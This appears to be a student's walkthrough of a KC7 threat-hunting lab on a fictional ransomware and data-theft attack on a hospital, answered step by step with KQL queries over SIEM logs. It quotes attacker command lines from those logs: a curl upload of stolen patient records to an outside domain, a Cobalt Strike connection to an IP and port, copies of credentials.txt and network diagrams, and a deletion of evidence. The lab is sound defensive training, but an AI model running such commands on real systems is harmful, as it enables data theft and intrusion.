


Crypto Ransomware case file to solve

<https://kc7cyber.com/challenges/195#>

source SIEM used Kc7001.eastus SQL language



Crypto –But the Bad kind

Jojo'hospital has 72 hours until \$2 million payment in crypto

The patients have to pay \$10000 in 72h .if not leak of sensitive information online

Ransomware group: lock byte

Release of social security number

1-find the locked files

How many total files were encrypted at the hospital?

```
FileCreationEvents
| where filename endswith ".encrypted"
| count
```

Result 6420

2-find number of computer infected by the ransomware

How many unique hostnames had files encrypted on them?

```
FileCreationEvents
| where filename endswith ".encrypted"
```

```
| distinct hostname  
| count
```

Result=321

3- Find the note on the computer "lock byte" left

We_Have_Your_Data_Pay_Up.txt

What was the Sha256 hash of this ransom file?

```
FileCreationEvents  
| where filename == "We_Have_Your_Data_Pay_Up.txt"
```

Sha256= 97c348e95c8a8aeb8808f76434d73a92bbcb6b4586788365762b22624990b018

Path= C:\Users\andavis\Documents\We_Have_Your_Data_Pay_Up.txt

On how many hosts (machines) was this ransom file seen?

Result= 1

username= andavis

hostname= AMFB-MACHINE

4- the ransom note help to know how the ransom happened and appeared

Ransome note seen on Hostname AMFB-MACHINE wich belong to Anthony Davis

```
Employees  
| where hostname == "AMFB-MACHINE"  
Anthony Davis
```

Check more carefully Davis computer behavior

How many process events were executed on Anthony's machine during this time period?

```
ProcessEvents  
| where hostname == "AMFB-MACHINE"  
| where timestamp between (datetime(2024-06-17) .. datetime(2024-06-18))
```

Result=14

The file name contain Ransomer on the commandline

What was the name of the ransomer file mentioned?

```
ProcessEvents
| where hostname == "AMFB-MACHINE"
| where timestamp between (datetime(2024-06-17) .. datetime(2024-06-18)) and
process_commandline contains "ransomer"
```

Command path= cmd.exe /c copy C:\\Users\\andavis\\Downloads\\lockbyte_ransomware.exe
\\jojos-hospital.org\\shared\\spread_ransomware.exe

Solution= lockbyte_ransomware.exe

"ransomer" file was put on <\\jojos-hospital.org>

When the attackers copied the [ransomer](#) file to the network share, what new name did they give it?

```
ProcessEvents
| where timestamp between (datetime(2024-06-17) .. datetime(2024-06-18)) and
process_commandline contains "copy"
```

Solution= spread_ransomware.exe

Looking for data exfiltration

What tool did the attackers use to steal the data? This will be a .exe file

```
ProcessEvents
| where hostname == "AMFB-MACHINE"
| where timestamp between (datetime(2024-06-17) .. datetime(2024-06-18)) and
process_commandline contains ".exe"
```

Path= C:\\Users\\andavis\\Downloads\\patient_data_exporter.exe /export
C:\\Users\\andavis\\Documents\\patient_data_3.zip /source \\jojos-hospital-
server\\important_data\\old-patient-data

```
ProcessEvents
| where hostname == "AMFB-MACHINE"
| where timestamp between (datetime(2024-06-17) .. datetime(2024-06-18)) and
process_commandline contains "patient_data_1.zip"
```

What information did the attackers put into [patient_data_1.zip](#)? Provide the full path of the network share [\\something\\like\\this](#)

Path= C:\\Users\\andavis\\Downloads\\patient_data_exporter.exe /export
C:\\Users\\andavis\\Documents\\patient_data_1.zip /source \\jojos-hospital-
server\\important_data\\patient_records

What information did the attackers put into [patient_data_2.zip](#)? Provide the full path of the network share [\\something\\like\\this](#)

```
ProcessEvents
| where hostname == "AMFB-MACHINE"
```

```
| where timestamp between (datetime(2024-06-17) .. datetime(2024-06-18)) and  
process_commandline contains "patient_data_2.zip"
```

Path: C:\Users\andavis\Downloads\patient_data_exporter.exe /export
C:\Users\andavis\Documents\patient_data_2.zip /source \\jojos-hospital-
server\important_data\archive\patient-records

What information did the attackers put into patient_data_3.zip? Provide the full path of the network share \\something\like\this

ProcessEvents

```
| where hostname == "AMFB-MACHINE"  
| where timestamp between (datetime(2024-06-17) .. datetime(2024-06-18)) and  
process_commandline contains "patient_data_3.zip"
```

Path: C:\Users\andavis\Downloads\patient_data_exporter.exe /export
C:\Users\andavis\Documents\patient_data_3.zip /source \\jojos-hospital-
server\important_data\old-patient-data

5-How the attacker send data out?

A curl command is like a digital delivery service:

download or upload data using one of the supported protocols including HTTP, HTTPS, SCP, SFTP, and FTP. curl provides a number of options allowing you to resume transfers, limit bandwidth, use proxies, add user authentication, and much more.

What domain (e.g. abcd.com) did the attackers send the stolen data to?

ProcessEvents

```
| where hostname == "AMFB-MACHINE"  
| where timestamp between (datetime(2024-06-17) .. datetime(2024-06-18)) and  
process_commandline contains "curl"
```

cmd.exe /c curl -T C:\Users\andavis\Documents\patient_data_3.zip https://secure-
health-access.com/upload/patient_data_3.zip

What command did they use to clear their tracks? Copy and paste the full command.

ProcessEvents

```
| where hostname == "AMFB-MACHINE"  
| where timestamp between (datetime(2024-06-17) .. datetime(2024-06-18)) and  
process_commandline contains "del"
```

cmd.exe /c del C:\Users\andavis\Documents\patient_data_*.zip

Where did `patient_data_exporter.exe` come from?

What domain was the patient data exporter file downloaded from?

```
OutboundNetworkEvents
| where url has "patient_data_exporter.exe"
```

`https://secure-health-access.com/tools/patient_data_exporter.exe`

`2024-06-17T14:22:29.000Z`

How many distinct IPs does the domain `secure-health-access.com` resolve to?

```
PassiveDns
| where domain == "secure-health-access.com"
| distinct ip
```

`203.0.113.1`

`203.0.113.2`

"pivot" on the new IP addresses that we found to see if any other domains are associated with them.

```
PassiveDns
| where ip in ("203.0.113.1", "203.0.113.2")
| distinct domain
```

`Solution= emr-help.net`

Found 2 IPs

`203.0.113.1`

`203.0.113.2`

Found 2 domains

`secure-health-access.com`

`emr-help.net`

Let's take the actor IPs we found and look for any reconnaissance they conducted against the hospital website.

How many requests did the hackers make to our website from these IPs?

```
InboundNetworkEvents
```

```
| where src_ip in ("203.0.113.1", "203.0.113.2")  
| count
```

Solution= 37

The hackers were curious about how to bypass ___ at Jojo's hospital.

```
InboundNetworkEvents  
| where src_ip in ("203.0.113.1", "203.0.113.2")  
| where url has "bypass"
```

<https://jojoshospital.org/search=how+to+bypass+security+JoJo%27s+Hospital>

```
InboundNetworkEvents  
| where src_ip in ("203.0.113.1", "203.0.113.2")  
| where url has "patient"
```

see if they logged into anybody's account

```
AuthenticationEvents  
| where src_ip in ("203.0.113.1", "203.0.113.2")
```

2024-05-20T00:00:00.000Z

Src_ip= 203.0.113.1

Username= andavis

Hostname= MAIL-SERVER01

Account= Anthony davis

Sharks in the hospital water

Hacker stolen credentials

```
AuthenticationEvents  
| where src_ip in ("203.0.113.1", "203.0.113.2")
```

Account= Anthony davis

how exactly did this hacking group get access to Davis' credentials?

1-sponsored google search result for Raising Cane's, the famous chicken place

2- location across the street from Jojo's hospital and is popular among the hospital staff.

Webpage received by the company

<https://kc7photos->

cfhbcabpaxb2f8fn.z03.azurefd.net/manualphotos/jojo_hospital_%20sponsored_ad.jpg

raisinkanes.com (fake) instades of raisingcanes.com (legitime)

How many web requests do we see going to the fake raisinkanes domain?

```
OutboundNetworkEvents
| where url has "raisinkanes.com"
```

26

Which of the malicious domains used for redirection starts with the word "nothing"?

```
OutboundNetworkEvents
| where url has "raisinkanes.com"
| distinct src_ip
```

24

Which of the malicious domains used for redirection starts with the word "nothing"?

```
PassiveDns
| where domain startswith "nothing"
```

nothing-to-see-here.net

Which of the malicious domains used for redirection starts with the word "totally"?

```
PassiveDns
| where domain startswith "totally"
```

totally-legit-domain.com

employee download some suspicious files

What is the name of the docx file they are redirected to?

```
OutboundNetworkEvents
| where url has "totally-legit-domain.com" and url contains "docx"
```

Raisin_Kane_Promo_Offer.docx

What is the name of the pdf file they are redirected to?

```
OutboundNetworkEvents
| where url has "totally-legit-domain.com" and url contains "pdf"
```

Raisin_Kane_Free_Meal_Voucher.pdf

Who download the file first ?

What is the hostname of the first person to download the suspicious docx file?

Hostname= RQJQ-MACHINE

Username= evbrowne

When= 2024-05-01T09:56:50.000Z

Sha256= bd886046266b909a8ca5f19f16e5606baf73194a70632c81fdc44ef39ba29712

Browser= chrome.exe

File was download just after clic

What was the name of the malicious file dropped by the attackers?

FileCreationEvents

```
| where hostname == "RQJQ-MACHINE"
```

C:\ProgramData\cobaltstrike.exe

Which command (process_commandline) shows the execution of the Raisin_Kane_Promo_Offer.docx file? (copy and paste the whole command)

ProcessEvents

```
| where hostname == "RQJQ-MACHINE"
```

```
| where timestamp between (datetime(2024-05-01) .. datetime(2024-05-02)) and
```

```
process_commandline contains "Raisin_Kane_Promo_Offer.docx"
```

"C:\Program Files\Microsoft Office\Office16\WINWORD.EXE"

"C:\Users\evbrowne\Downloads\Raisin_Kane_Promo_Offer.docx"

What IP address do the hackers connect to using cobalt strike?

ProcessEvents

```
| where hostname == "RQJQ-MACHINE"
```

```
| where timestamp between (datetime(2024-05-01) .. datetime(2024-05-02))
```

```
| where process_commandline contains "cobaltstrike" and process_commandline contains
```

```
"connect"
```

C:\ProgramData\cobaltstrike.exe --connect 93.238.22.122:50050

IP= 93.238.22.122

Port= 50050

What was the first discovery command issued by the hackers? (hint: it has to do with a system)

ProcessEvents

```
| where hostname == "RQJQ-MACHINE"
```

```
| where timestamp between (datetime(2024-05-02) .. datetime(2024-05-04)) and
```

```
process_commandline contains "system"
```

systeminfo

How many of these short discovery commands did the attackers run?

ProcessEvents

```
| where hostname == "RQJQ-MACHINE"
```

```
| where timestamp between (datetime(2024-05-02) .. datetime(2024-05-04)) and
```

```
process_commandline !contains "C:" and parent_process_name contains "cmd.exe"
```

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What is Anthony Davis' hostname?

username= andavis

hostname= AMFB-MACHINE

When did the attackers connect to their IP address using cobalt strike on Anthony Davis' machine?

```
ProcessEvents
| where hostname == "AMFB-MACHINE"
| where process_commandline contains "cobaltstrike" and process_commandline contains "connect"
2024-05-14T12:24:45.000Z
```

downloaded an advanced scanning tool

What was the name of this scanning tool?

```
ProcessEvents
| where hostname == "AMFB-MACHINE"
| where timestamp between (datetime(2024-05-13) .. datetime(2024-05-17)) and process_commandline contains "download"
```

```
C:\Users\andavis\Downloads\advanced-ip-scanner.exe /silent
```

What was the name of the file the attackers exfiltrated to learn about the network?
(hint: __.pdf)

```
ProcessEvents
| where hostname == "AMFB-MACHINE"
| where timestamp between (datetime(2024-05-13) .. datetime(2024-05-17)) and process_commandline contains "pdf"
```

```
cmd.exe /c copy C:\Users\andavis\Documents\network_diagrams.pdf \\jojos-hospital.org\backup\network_diagrams.pdf
```

What was the name of the file the attackers took that would have contained usernames and passwords?

```
ProcessEvents
| where hostname == "AMFB-MACHINE"
| where timestamp between (datetime(2024-05-13) .. datetime(2024-05-17)) and process_commandline contains "txt"
```

```
cmd.exe /c copy C:\Users\andavis\Documents\credentials.txt \\jojos-hospital.org\backup\credentials.txt
```

What was the name of this zip file?

```
ProcessEvents
| where hostname == "AMFB-MACHINE"
| where timestamp between (datetime(2024-05-13) .. datetime(2024-05-17)) and process_commandline contains ".zip"
```

important_network_info.zip

`nothing-to-see-here.net`

Conclusion

This analyst completed the JoJo's Hospital module, investigating a cyber attack involving an Initial Access Broker and a Ransomware-as-a-Service (RaaS) operation. They demonstrated skills in detecting phishing and malvertising tactics, tracing unauthorized network access, understanding hacker collaboration, and analyzing ransomware activities.